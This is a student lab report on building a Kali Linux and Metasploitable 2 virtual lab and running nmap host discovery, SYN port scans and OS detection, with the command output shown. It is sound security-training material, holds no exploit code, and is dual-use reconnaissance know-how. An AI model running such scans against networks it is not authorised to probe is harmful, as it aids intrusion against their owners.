Virtual Network Setup and Security Assessment Using Kali Linux and Metasploitable 2

Configuring Virtual Machines, Performing Network Reconnaissance, and Identifying Vulnerabilities

SUMMARY

This project involves creating a virtual lab with Kali Linux and Metasploitable 2. Tasks include configuring network settings, scanning the subnet to identify connected devices and open ports, performing banner grabs, and outlining key factors attackers use to compromise security. Screenshots document each step.

Tebogo Matseding

Security+

START

Introduction


In this project, we use two virtual machines:
- Kali Linux (VM2) as the attacker machine.
- Metasploitable 2 (VM1) as the target machine.

We will configure these two machines, to explore how attackers gather information about targets during the reconnaissance phase, and use penetration testing tools like Nmap and Metasploit

Question 1.1

VM 1 Naming Configs

Here, we set up the VM1 and give it the name "VM1 (Target Machine)" so that we can easily identify it



Create Virtual Machine

Name and Operating System

Name: VM1 (Target Machine)

Folder: C:\Users\Tebo\VirtualBox VMs

ISO Image: <not selected>

Type: Linux


Subtype: Debian

Version: Debian (64-bit)

□ Skip Unattended Installation

VM1 RAM & CPU Configs

Metasploitable doesn't need a lot of processing power that is why we will allocate 2GB RAM and 1 CPU.



Create Virtual Machine

Hardware

Base Memory: 2048 MB (4 MB – 12288 MB)

Processors: 1 (1 CPU – 4 CPUs)


□ Enable EFI (special OSes only)

USB Controller: OHCI, EHCI

Device Filters: 0 (0 active)

VM1 Hard Disk Configs

I downloaded Metasploitable 2 as a virtual hard disk we will be selecting it as our hard disk memory



Create Virtual Machine

Hard Disk

○ Create a Virtual Hard Disk Now

Hard Disk File Location and Size: C:\Users\Tebo\VirtualBox VMs\VM1 (Target Machine)\VM1 (Target Machine).vdi — 20,00 GB (4,00 MB – 2,00 TB)

Hard Disk File Type and Variant: VDI (VirtualBox Disk Image) □ Pre-allocate Full Size □ Split Into 2GB Parts

● Use an Existing Virtual Hard Disk File

Metasploitable.vmdk (Normal, 8,00 GB)


○ Do Not Add a Virtual Hard Disk

USB Controller: OHCI, EHCI

Device Filters: 0 (0 active)

VM1 Network Configs (Host-Only Adapter)

We use Host-Only Networking, which will isolate our virtual machines from the internet but will allow for them to communicate with each other and the host PC. This ensures testing is secure.



VM1 (Target Machine) - Settings

Network

Adapter 1

☑ Enable Network Adapter

Attached to: Host-only Adapter

Name: VirtualBox Host-Only Ethernet Adapter

Adapter Type: Intel PRO/1000 MT Desktop (82540EM)

Promiscuous Mode: Allow VMs

MAC Address: 0800275005C0


☑ Cable Connected

Invalid settings detected

USB Controller: OHCI, EHCI

Device Filters: 0 (0 active)


VM1 Installation Complete



```
 * Starting deferred execution scheduler atd                          [ OK ]
 * Starting periodic command scheduler crond                          [ OK ]
 * Starting Tomcat servlet engine tomcat5.5                           [ OK ]
 * Starting web server apache2                                        [ OK ]
 * Running local boot scripts (/etc/rc.local)
nohup: appending output to 'nohup.out'
nohup: appending output to 'nohup.out'
                                                                      [ OK ]

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login:
```

VM2 Naming Configs & IOS Image

We will follow the same process as VM1 when it comes to the naming convention of VM2 “VM2 (Attacking Machine)” however in this case we will import the IOS image of Kali Linux



Name: VM2 (Attacker Machine)

Folder: C:\Users\Tebo\VirtualBox VMs

ISO Image: C:\Users\Tebo\Documents\Kali Linux\kali-linux-2025.2-installer-amd64.iso

Edition:

Type: Linux

Subtype: Ubuntu


Version: Ubuntu (64-bit)

□ Skip Unattended Installation

USB Controller: OHCI, EHCI

VM2 RAM & CPU Configs

Kali Linux needs more processing power, so we will allocate more RAM specifically 4GBs of RAM and 1 CPU for smooth operation during scans and exploitation.



Base Memory: 4096 MB


Processors: 1

□ Enable EFI (special OSes only)

USB Controller: OHCI, EHCI

VM2 Hard Disk Configs

We will allocate 50 GBs of Hard Disk storage for our Kali Linux VM



● Create a Virtual Hard Disk Now

Hard Disk File Location and Size

C:\Users\Tebo\VirtualBox VMs\VM2 (Attacker Machine)\VM2 (Attacker Machine).vdi

50,00 GB

Hard Disk File Type and Variant

VDI (VirtualBox Disk Image)

□ Pre-allocate Full Size






□ Split Into 2GB Parts

○ Use an Existing Virtual Hard Disk File

VM1 (Target Machine).vdi (Normal, 30,00 GB)


○ Do Not Add a Virtual Hard Disk

USB Controller: OHCI, EHCI

VM2 Network Configs (Host-Only Adapter) We use Host-Only Networking, which will isolate our virtual machines from the internet but will allow for them to communicate with each other and the host PC. This ensures testing is secure.	 VM2 (Attacker Machine) - Settings Network Adapter 1 ☑ Enable Network Adapter Attached to: Bridged Adapter Name: Intel(R) Dual Band Wireless-AC 3165 Adapter Type: Intel PRO/1000 MT Desktop (82540EM) Promiscuous Mode: Deny MAC Address: 080027D34871 ☑ Cable Connected Invalid settings detected USB USB Controller: OHCI, EHCI Device Filters: 0 (0 active) New Add Settings Discard Start Basic Expert Search settings General System Display Storage Audio Network Serial Ports USB Shared Folders User Interface Adapter 2 Adapter 3 Adapter 4 Serial Ports Port 1 Port 2 Port 3 Port 4 OK Cancel Help
VM2 Installing Kali Linux	 Kali Linux installer menu (BIOS mode) Graphical install Install Advanced options > Accessible dark contrast installer menu > Install with speech synthesis Press a key, otherwise speech synthesis will be started in 17 seconds...
VM2 Installation Complete	
VM2 Changing IP Address We assign a static IP address to Kali Linux, so that our machines are in one network and it is easier to identify them with their IP Address.	 Editing Wired connection 1 Connection name: Wired connection 1 IPv4 Settings Method: Manual Addresses Address: 172.16.1.2 · Netmask: 255.255.255.0 · Gateway: 172.16.1.100 DNS servers Search domains DHCP client ID □ Require IPv4 addressing for this connection to complete File Actions Edit View Help 3:30 General Ethernet 802.1X Security DCB Proxy IPv6 Settings Ethernet Wired Add Delete Routes... Cancel ✓ Save
VM2 IP Address Changed (Static)	 VM2 (Attacker Machine) [Running] - Oracle VirtualBox red-hat@Kali: ~ ┌──(red-hat㉿Kali)-[~] └─$ ip a 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000 link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 inet 127.0.0.1/8 scope host lo valid_lft forever preferred_lft forever inet6 ::1/128 scope host noprefixroute valid_lft forever preferred_lft forever 2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000 link/ether 08:00:27:d3:48:71 brd ff:ff:ff:ff:ff:ff inet 172.16.1.2/24 brd 172.16.1.255 scope global noprefixroute eth0 valid_lft forever preferred_lft forever inet6 fe80::3722:a368:d1d:6398/64 scope link noprefixroute valid_lft forever preferred_lft forever ┌──(red-hat㉿Kali)-[~] └─$ hostname -I 172.16.1.2 ┌──(red-hat㉿Kali)-[~] └─$ File Machine View Input Devices Help 3:42 File Actions Edit View Help Right Ctrl


VM1 Changing IP Address

We assign a static IP address to our Metasploitable 2, so that our machines are in one network and it is easier to identify them with their IP Address.



```
  GNU nano 2.0.7                File: interfaces                       Modified

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 172.16.1.1
netmask 255.255.255.0
gateway 172.16.1.100



^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```


VM1 IP Address Changed (Static)



```
msfadmin@metasploitable:~$ ipconfig
-bash: ipconfig: command not found
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:50:05:c0
          inet addr:172.16.1.1  Bcast:172.16.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe50:5c0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:5004 (4.8 KB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:115 errors:0 dropped:0 overruns:0 frame:0
          TX packets:115 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23293 (22.7 KB)  TX bytes:23293 (22.7 KB)

msfadmin@metasploitable:~$ _
```

Changing Host Machine IP Address

We assign a static IP address to our Host machnie, so that our machines are in one network and it is easier to identify them with their IP Address.



Edit IP settings

Manual

IPv4

On

IP address: 172.16.1.1


Subnet mask: 255.255.255.0

Gateway: 172.16.1.100

Preferred DNS: 8.8.8.8

Preferred DNS encryption: Unencrypted only

Host Machine IP Address Changed



Settings

[redacted]

Network & internet › Advanced network settings › View additional properties

Ethernet 2 properties


IP assignment: Manual
IPv4 address: 172.16.1.10
IPv4 mask: 255.255.255.0
IPv4 gateway: 172.16.1.100

DNS server assignment: Manual
IPv4 DNS servers: 8.8.8.8 (Unencrypted)

Manufacturer: Realtek
Description: Realtek PCIe GbE Family Controller #2
Driver version: 10.36.701.2019
Physical address (MAC): 48-2A-E3-18-FC-91

Enabling my postgresql on Kali Linux

PostgreSQL is a database Metasploit uses to store scan data and results. We need to start this service so Metasploit can save discovered hosts and vulnerabilities.




```
┌──(red-hat㉿Kali)-[~]
└─$ sudo systemctl enable --now postgresql
Synchronizing state of postgresql.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable postgresql
Created symlink '/etc/systemd/system/multi-user.target.wants/postgresql.service' → '/usr/lib/systemd/system/postgresql.service'.

┌──(red-hat㉿Kali)-[~]
└─$ sudo systemctl status postgresql
● postgresql.service - PostgreSQL RDBMS
     Loaded: loaded (/usr/lib/systemd/system/postgresql.service; enabled; preset: disabled)
     Active: active (exited) since Thu 2025-07-31 16:53:56 EDT; 1min 35s ago
 Invocation: 849303272dee4615b4d69afd6eb33579
   Main PID: 44354 (code=exited, status=0/SUCCESS)
   Mem peak: 1.7M
        CPU: 19ms

Jul 31 16:53:56 Kali systemd[1]: Starting postgresql.service - PostgreSQL RDBMS...
Jul 31 16:53:56 Kali systemd[1]: Finished postgresql.service - PostgreSQL RDBMS.

┌──(red-hat㉿Kali)-[~]
└─$ █
```

File Machine View Input Devices Help
1 2 3 4
16:55
red-hat@Kali: ~
File Actions Edit View Help

Question 1.2a

Using ipcalc on Kali Linux

ipcalc is used to calculate and display subnet details like network range, broadcast address, and usable hosts. This helps define the scope of our scans.



```
┌──(red-hat㉿Kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d3:48:71 brd ff:ff:ff:ff:ff:ff
    inet 172.16.1.2/24 brd 172.16.1.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::3722:a300:d1d:6398/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(red-hat㉿Kali)-[~]
└─$

┌──(red-hat㉿Kali)-[~]
└─$ ipcalc 172.16.1.2/24
Address:   172.16.1.2           10101100.00010000.00000001. 00000010
Netmask:   255.255.255.0 = 24   11111111.11111111.11111111. 00000000
Wildcard:  0.0.0.255            00000000.00000000.00000000. 11111111
=>
Network:   172.16.1.0/24        10101100.00010000.00000001. 00000000
HostMin:   172.16.1.1           10101100.00010000.00000001. 00000001
HostMax:   172.16.1.254         10101100.00010000.00000001. 11111110
Broadcast: 172.16.1.255         10101100.00010000.00000001. 11111111
Hosts/Net: 254                   Class B, Private Internet

┌──(red-hat㉿Kali)-[~]
└─$
```


Question 1.2b

Host Discovery using nmap -sn

We run “nmap -sn”, which performs a ping sweep.

Purpose: To identify which machines are alive on the network without scanning ports.

Benefit: Saves time by focusing only on live hosts.




```
┌──(red-hat㉿kali)-[~]
└─$ sudo nmap -sn 172.16.1.100/24
[sudo] password for red-hat:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-03 21:30 SAST
Nmap scan report for 172.16.1.1
Host is up (0.0016s latency).
MAC Address: 08:00:27:50:05:C0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 172.16.1.5
Host is up (0.0011s latency).
MAC Address: 08:00:27:EF:10:CA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 172.16.1.25
Host is up (0.00080s latency).
MAC Address: 0A:00:27:00:00:09 (Unknown)
Nmap scan report for 172.16.1.2
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.14 seconds

┌──(red-hat㉿kali)-[~]
└─$
```

Port Scanning using nmap -sS


We use 'nmap -sS' (SYN scan) to detect open ports on live hosts.
How it works: Sends SYN packets to see which ports respond as open.

Benefit: It’s stealthier than full scans and gives a quick overview of accessible services.



```
┌──(red-hat㉿kali)-[~]
└─$ sudo nmap -sS 172.16.1.100/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-03 21:32 SAST
Nmap scan report for 172.16.1.1
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:50:05:C0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 172.16.1.5
```

Port Scanning using nmap -sS




```
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:50:05:C0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 172.16.1.5
Host is up (0.0015s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
49154/tcp open  unknown
MAC Address: 08:00:27:EF:10:CA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 172.16.1.25
Host is up (0.00081s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
6881/tcp open  bittorrent-tracker
MAC Address: 0A:00:27:00:00:09 (Unknown)

Nmap scan report for 172.16.1.2
Host is up (0.0000070s latency).
All 1000 scanned ports on 172.16.1.2 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (4 hosts up) scanned in 35.05 seconds

┌──(red-hat㉿kali)-[~]
└─$
```

OS Detection using nmap -O


We run 'nmap -O' to identify the operating system of the target.

Benefit: Knowing the OS helps attackers tailor their exploits.



```
┌──(red-hat㉿kali)-[~]
└─$ sudo nmap -O 172.16.1.100/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-03 21:34 SAST
Nmap scan report for 172.16.1.1
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:50:05:C0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
```

OS Detection using nmap -O

